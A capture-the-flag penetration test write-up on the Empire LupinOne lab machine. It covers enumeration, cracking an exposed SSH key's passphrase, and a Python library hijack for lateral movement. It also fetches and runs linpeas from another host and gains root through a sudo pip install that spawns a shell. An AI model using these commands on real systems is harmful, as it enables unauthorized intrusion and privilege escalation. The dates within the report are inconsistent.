Penetration Testing Report- Empire LupinOne

Target: Empire LupinOne
Methodology: Black-box CTF Assessment
Prepared by: Devesh
Date: March 14, 2025

🧾 Executive Summary

This report documents the results of a penetration test performed against the virtual machine "Empire LupinOne". The goal of this engagement was to identify and exploit vulnerabilities in the target system to gain unauthorized access and retrieve sensitive information.

During testing, the following was achieved:

- Discovery of exposed web services
- Identification of sensitive content through directory fuzzing
- Extraction and cracking of SSH private key
- Successful SSH access to the system
- Retrieval of `user.txt` flag indicating user-level access

Risk Level: 🟠 Medium to High
Impact: Unauthorized user access via cracked private key

Scope

- **Target IP:** `192.168.233.142`
- **Network Range Scanned:** `192.168.233.0/24`
- **Tools Used:**
  - `netdiscover`, nmap, `ffuf`, `john`, `ssh2john`, `CyberChef`, `OpenSSH`, `Burp Suite`
- **Engagement Type:** CTF-style (black-box, no credentials)

Reconnaissance & Enumeration

Network Discovery

Tool: Netdiscover
Identified the target host at IP `192.168.233.142`.

Nmap Scan

```
┌──(root㉿Panda)-[~]
└─# nmap -sC -sV -sS 192.168.233.142
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-01 10:15 EDT
Nmap scan report for 192.168.233.142
Host is up (0.00088s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256 ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp open  http    Apache httpd 2.4.48 ((Debian))
```

```
|_http-server-header: Apache/2.4.48 (Debian)
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/~myfiles
MAC Address: 00:0C:29:6F:5F:8F (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.72 seconds
```

Results:

Port	Service	Version
22	SSH	OpenSSH 8.4p1 Debian
80	HTTP	Apache 2.4.48


Observations:

- Port 22 allows SSH connections.
- Web server (Apache) runs on port 80, with a `robots.txt` file that disallows `/~myfiles`.

Web Enumeration

robots.txt

Disallowed: /~myfiles



```
User-agent: *
Disallow: /~myfiles
```


Though listed, access to `/~myfiles` was not further explored due to time/resource focus shift to another discovery.

Directory Fuzzing (FFUF)

```
┌──(panda㉿Panda)-[~]
└─$ ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt -u
http://192.168.233.142/~FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.233.142/~FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-1.0.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

secret                  [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 7ms]
:: Progress: [141708/141708] :: Job [1/1] :: 2380 req/sec :: Duration: [0:00:53] :: Errors: 0 ::
```

Result:

- Discovered directory: **`/~secret`**



Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file,
Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
I'm smart I know that.
Any problem let me know

Your best friend icex64

Within `/~secret`, a clue was presented:


> *"SSH private RSA key is hidden somewhere here and can be cracked using fasttrack.txt."*

Further fuzzing revealed a file:

/~secret/mysecret.txt --> [Status: 200]

Credential Extraction

- The contents of `mysecret.txt` appeared encoded.
- Decoded using **CyberChef** with Base58 decoding.



base 5

From Base58
Alphabet
123456789ABCDEFGHJKLMN…
☑ Remove non-alphabet chars

Input

```
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
```

4688 1

Output

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jYmMAAAAGYmNyeXB0AAAAGAAAABDy33c2Fp
PBYANne4oz3usGAAAAEAAAAAEAAAIXAAAAB3NzaC1yc2EAAAADAQABAAACAQDBzHjzJcvk
9GXiytplgT9z/mP91NqOU9QoAwop5JNxhEfm/j5KQmdj/JB7sQ1hBotONvqaAdmsK+OYL9
H6NSb0jMbMc4soFrBinoLEkx894B/PqUTODesMEV/aK22UKegdwlJ9Arf+1Y48V86gkzS6
xzoKn/ExVkApsdimIRvGhsv4ZMmMZEkTIoTEGz7raD7QHDEXiusWl0hkh33rQZCrFsZFT7
J0wKgLrX2pmoMQC6o42OQJaNLBzTxCY6jU2BDQECoVuRPL7eJa0/nRfCaOrIzPfZ/NNYgu
/Dlf1CmbXEsCVmlD71cbPqwfWKGf3hWeEr0WdQhEuTf5OyDICwUbg0dLiKz4kcskYcDzH0
ZnaDsmjoYv2uLVLi19jrfnp/tVoLbKm39ImmV6Jubj6JmpHXewewKiv6z1nNE8mkHMpY5I
he0cLdyv316bFI8O+3y5m3gPIhUUk78C5n0VUOPSQMsx56d+B9H2bFiI2lo18mTFawa0pf
XdcBVXZkouX3nlZB1/Xoip71LH3kPI7U7fPsz5EyFIPWIaENsRmznbtY9ajQhbjHAjFClA
hzXJi4LGZ6mjaGEil+9g4U7pjtEAqYv1+3x8F+zuiZsVdMr/66Ma4e6iwPLqmtzt3UiFGb
4Ie1xaWQf7UnloKUyjLvMwBbb3gRYakBbQApoONhGoYQAAB1BkuFFctACNrlDxN180vczq
mXXs+ofdFSDieiNhKCLdSqFDsSALaXkLX8DFDpFY236qQE1poC+LJsPHJYSpZOr0cGjtWp
MkMcBnzD9uynCjhZ9ijaPY/vMY7mtHZNCY8SeoWAxYXToKy2cu/+pVyGQ76KYt3J0AT7wA
2OR3aMMk0o1LoozuyvOrB3cXMHh75zBfgQyAeeD7LyYG/b7z6zGvVxZca/g572CXxXSXlb
QOw/AR8ArhAP4SJRNkFoV2YRCe38WhQEp4R6k+34tK+kUoEaVAbwU+IchYyM8ZarSvHVpE
vFUPiANSHCZ/b+pdKQtBzTk5/VH/Jk3QPcH69EJyx8/gRE/glQY6z6nC6uoG4AkIl+gOxZ
0hWJJv0R1Sgrc91mBVcYwmuUPFRB5YFMHDWbYmZ0IvcZtUxRsSk2/uWDWZcW4tDskEVPft
```

3433 50

- Result: **Private RSA key** for user `icex64`.

Cracking SSH Key Password

Used `ssh2john` to generate a hash:

──(panda㉿Panda)-[~]
└─$ ssh2john ssh_key.rsa
ssh_key.rsa:$sshng$2$16$f2df77361693c16003677b8a33deeb06$2486$6f70656e7373682d6b65792d7631000000000a6165733235362d6362630000000662637279707400000018000000010f2df77361693c16003677b8a33deeb06000000010000000100000217000000077373682d7273610000000301000100000020100c1cc78f325cbe4f465e2cada65813f73fe63fdd4da8e53d428030a29e493718447e6fe3e4a426763fc907

Cracked using John the Ripper:

┌──(panda㉿Panda)-[~]
└─$ ssh2john ssh_key.rsa > hash_ssh
┌──(panda㉿Panda)-[~]
└─$ john --wordlist=/home/panda/Downloads/fasttrack.txt hash_ssh

```
Created directory: /home/panda/.john
Using default input enc                    oding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!    (ssh_key.rsa)
1g 0:00:00:03 DONE (2025-06-14 03:32) 0.2631g/s 16.84p/s 16.84c/s 16.84C/s
Spring2017..password2
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Password cracked: **`P@55w0rd!`**

SSH Access

```
┌──(panda㉿Panda)-[~]
└─$ chmod 600 ssh_key.rsa
┌──(panda㉿Panda)-[~]
└─$ chmod 700 ~/.ssh
```

Successfully gained access to the machine as user `icex64`.

Retrieved the user flag:

```
icex64@LupinOne:~$ cat user.txt
         ...,          ,...          ..,.  .,,  *&@@@@@@@@@@@&/.     ,,,.  .,..       ...,          ...,
         ,,,.          .,,,          *&@@%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%&@,.  ..,,          ,,,,          ,,,.
..,.     ,..,  (@&#%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%&%,.        ..,,          ,...          ..
         .... .@&%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@  ....          ....          ,...
         .,#@%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@  .,..   ,.,.          ...,
.,,,&%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@#@.,  .,.,          .,..          .,
...@%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%&@####@*.  ..,,          ....          ,.
  @%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@@%#######@% .,.,          .,.,          .,.,
..,,@@%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@@@@@@@@%#######@@, ..,.          ,..,          ..
.,,, @@@@@@@@&%%%%%%%%%%%%%&@@@@@@@@@@@@@@@@@@@%%%#####@@,          .,,,          ,,.,          .,
              ..@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%###@@ .,..        ...,              ....
...,  .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%%%#&@.         ...,              ...,              ..
....   #@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%%%%%@.         ....              ....              ..
              .,.,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&%%%%%%%#@*.,.,          .,.,              ..@@@@
...,.              .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%%%#@@              ..,.              ,..*@&&@@.
.,,,.              ,.@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%%%%@@              .,,,.              .@&&&@( ,,
              ,..,.  .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&%%%%%%%@@%%&@@@, ,,,@&@@@.,,,
....              ...#@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&&%%%%&%,@%%%%%%%#@@@@@%..    ..
...,              ...,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&&&&@,*,,@%%%%%%@@@&@%%@..          ..
              ,,.,              @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@/,***,*,@%%%@@&@@@%%###@ ,,.,
              .,. @@&&&@@,,/@@@@@@@@@@@@@@@@@@@@@@@@@#,,,,,,,,,*,,@%%%@&&@@%%%%##&* ,...
.,,, @@&@@&@&@@%,*,*,*,*,***,*,*,***,*,*,*,*,*,*,**,&@%%&@@@&@%%%%%%%%@/.,  .,
 /@@&&&&&&&&&&@@*,,,,,,,,,,,,,,,,,,,,*,,,**,%@&%%%%@&&&@%%%%%%%%%@(       ,..,
 @&@&@&@&@&@&@&&@@@@@(,*,*,,**,*,*,,,*#&@@&%%%%%%%%&@@@@@%%%%%%%%@&..,            .,.,
@@@&&&&&&&&&&&&&&&&@@@&&&@@@@&&@@&&@&&&%&%%%%%%@&&&@&%%%%%%&@,..        ...,              ..
 @&&&@&@&@&@&@&@&@&@&@&@&@&@&@&&@@@&&&&&&&%&%%%%&@&&@@%%%#&@%..,              .,.,              .,.,
  @@@@&&&&&&&&&&&&&&&&&&&&&&@&&&&&&&&&&&&%%&%@&@&@&@@%..   ....  ....              ,..,
.,,, *@@&&&@&@&@&@&@&@&&&&&&&&&&&&&&&&%&&@@&&@....      ,.,              .,,,              ,,,..              .,
              ,,,,              .,%@@@@@@@@@@@@@@@@%,  ...,@@&&@(,,              ,,,,.  .,,,          ,,.,              .,,.
              .,.,              .,,,              .,,.   ..,.          ,*@@&&@ ,,,,              ,.,.   .,.,          .,.,              .,.,
...,              ....              ....              ,..              ,..@@@&@#,..              ....              ,..              ...,              ....              ..
              ....              ....              ...              ....@.,%&@.. ....              ...              ....              ....              ....
              ...,              ....              ....   .*/,...&.,,, ....              ....   .,..          ...,              ...,
.,.,              .,.,              ,,.,              .,../*,,&,,         ,.,,              ,.,,              ..,              .,.,              .,.,              ,,
```

3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}

icex64@LupinOne:~$

Lateral Movement

Sudo Check for `icex64`

```
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
        env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
        (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
```

- Found that `icex64` could execute `heist.py` as `arsene`
- Located a writable file `/usr/lib/python3.9/webbrowser.py`

```
-2025-06-14 05:42:35--  http://192.168.233.141/linpeas.sh
Connecting to 192.168.233.141:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 840139 (820K) [text/x-sh]
Saving to: ‘linpeas.sh’
```

```
linpeas.sh
100%[=====================================================================================================================>] 820.45K  --.-KB/s    in 0.03s

2025-06-14 05:42:35 (26.0 MB/s) - ‘linpeas.sh’ saved [840139/840139]
icex64@LupinOne:/tmp$ chmod +x linpeas.sh
icex64@LupinOne:/tmp$ ./linpeas.sh


╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 200)
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files
/dev/mqueue
/dev/shm…
#)You_can_write_even_more_files_inside_last_directory

/usr/lib/python3.9/webbrowser.py
/var/tmp
/var/www/html
/var/www/html/image
/var/www/html/index.html
/var/www/html/~myfiles
/var/www/html/~myfiles/index.html
/var/www/html/robots.txt
/var/www/html/~secret
/var/www/html/~secret/index.html
/var/www/html/~secret/.mysecret.txt
```

Injected malicious payload into `webbrowser.py`:

```
icex64@LupinOne:/tmp$  nano /usr/lib/python3.9/webbrowser.py
```

Added **‘os.system("/bin/bash")’** in code

- Ran `heist.py` to obtain `arsene` shell

```
icex64@LupinOne:/tmp$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py

arsene@LupinOne:/tmp$
```

Shell access gained as `arsene`


Privilege Escalation to Root

Sudo Check for `arsene`

```
arsene@LupinOne:/tmp$ sudo -l
Matching Defaults entries for arsene on LupinOne:
        env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
        (root) NOPASSWD: /usr/bin/pip
```

🔹 Exploit via pip abuse

```
arsene@LupinOne:/$ TF=$(mktemp -d)
arsene@LupinOne:/$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:/$   sudo pip install $TF
Processing /tmp/tmp.TlowkDWhiR
# id
```



Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
pip install $TF
```

Root shell obtained!

Root Flag

```
# cat root.txt
*,,,,,,,,,,,,,,,,,,,,,,,,,,,,((((((((((((((((((((((,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,                       .&&&&&&&&&(           /&&&&&&&&&
,                       &&&&&&*                          @&&&&&&
,          *&&&&&                      &&&&&&
,          &&&&&                                &&&&&.
,          &&&&              ./#%@@&#,                &&&&*
,          &%&&              &&&&&&&&&&&**,**/&&(&&&&&&&&            &&&&
,          &@(&     &&&&&&&&&&&&&&&.....,&&*&&&&&&&&&&               &&&&
,          .& &     &&&&&&&&&&&&&&&        &&.&&&&&&&&&&             &%&
,          @& &              &&&&&&&&&&&&&&&        && &&&&&&&&&&            @&&&
,          &%((     &&&&&&&&&&&&&&&        && &&&&&&&&&&             #&&&
,   &#/*            &&&&&&&&&&&&&&&        && #&&&&&&&&&(            (&&&
,  %@ &             &&&&&&&&&&&&&&&        && ,&&&&&&&&&&            /*&/
,  & &              &&&&&&&&&&&&&&&        &&* &&&&&&&&&&            & &
, & &               &&&&&&&&&&&&&&&,       &&& &&&&&&&&&&(           &,@
,.& #               #&&&&&&&&&&&&&&(       &&&.&&&&&&&&&&&                     & &
*& &                ,&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&        &(&
*& &                ,&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&       & &
*& *       &&&&&&&&&&&&&&&&&&&&@.          &&&&&&&&         @ &
*&         &&&&&&&&&&&&&&&&&&@  &&&&&/            &&&&&&            & &
*% .       &&&&&&&&&&&@&&&&&&&   &  &&(  #&&&&   &&&&.              % &
*& *       &&&&&&&&&&&  /*   @%&%&&&&&&&& &&&&,             @ &
*& &                &&&&&&&          & &&&&&&&&&&    @&&&           & &
*& &                &&&&&   /   /&&&&           &&&              & @
*/(,                &&                &                / &.
* & &               &&&      #        &&&&&&           @         & &.
* .% &              &&&%&   &         @&&&&&&&&&.   %@&&*                ( @,
/  & %              .&&&&  &@ @                &/                @ &
*   & @             &&&&&&  &&.                ,                 & &
*          & &                &&&&&&&&&& &    &&&(      &                    & &
,          & %       &&&&&&&&&&&&&&&(        .&&&&&&&  &                  & &
,          & .. &&&&&&&&&&&&&&&&&&&&&&&&&&&&*     &  &                   & &
,          #& & &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&       &.          %  &
,          &  , &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&.        &&&&      @ &*
,          & ,, &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&.  /&&&&&&&&    & &@
,          &  & #&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&  &&&&&&&@ &. &&
,          && /# /&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&# &&&# &# #&
,          &&  &( .&&&&&&&&&&&&&&&&&&&&&&&&&&&  &&  &&
/                   ,&&(  &&%   *&&&&&&&&&&%   .&&&  /&&,
,                   &&&&&/...             .#&&&&#
```

3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}
See you on the next heist.

Root Flag:

```
3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}
```

Vulnerabilities Summary

Vulnerability	Risk	Description
Weak SSH private key	High	Cracked with wordlist in seconds

Sensitive file exposed via HTTP	High	Private SSH key found via `/~secret/` fuzzing
Abusable sudo access (icex64)	High	Allowed arbitrary Python execution as another user
Writable system Python file	High	Used for privilege escalation to `arsene`
Root access via `pip install`	Critical	Gained root shell without password

Recommendations

SSH Hardening

- Enforce strong key passphrases
- Use ed25519 keys with high entropy

Web Server Security

- Remove sensitive files like `mysecret.txt`
- Block directory browsing
- Implement `.htaccess` and file-level permissions

Sudo Policy Control

- Remove unnecessary `sudo` access
- Avoid `NOPASSWD` where not absolutely needed
- Restrict use of binaries like `pip`, `python`, etc.

System Hardening

- Prevent write access to system Python libraries
- Implement `AppArmor`/`SELinux` or similar MAC framework

Monitoring & Detection

- Detect use of enumeration tools (e.g. ffuf, nikto)
- Monitor modification of system libraries or sudo execution

Conclusion

The *Empire LupinOne* virtual machine was successfully compromised due to multiple chained misconfigurations:

- Exposed private key → Initial foothold
- Insecure sudo rule → Privilege escalation
- Writable system files → Lateral movement
- `pip` privilege → Root access

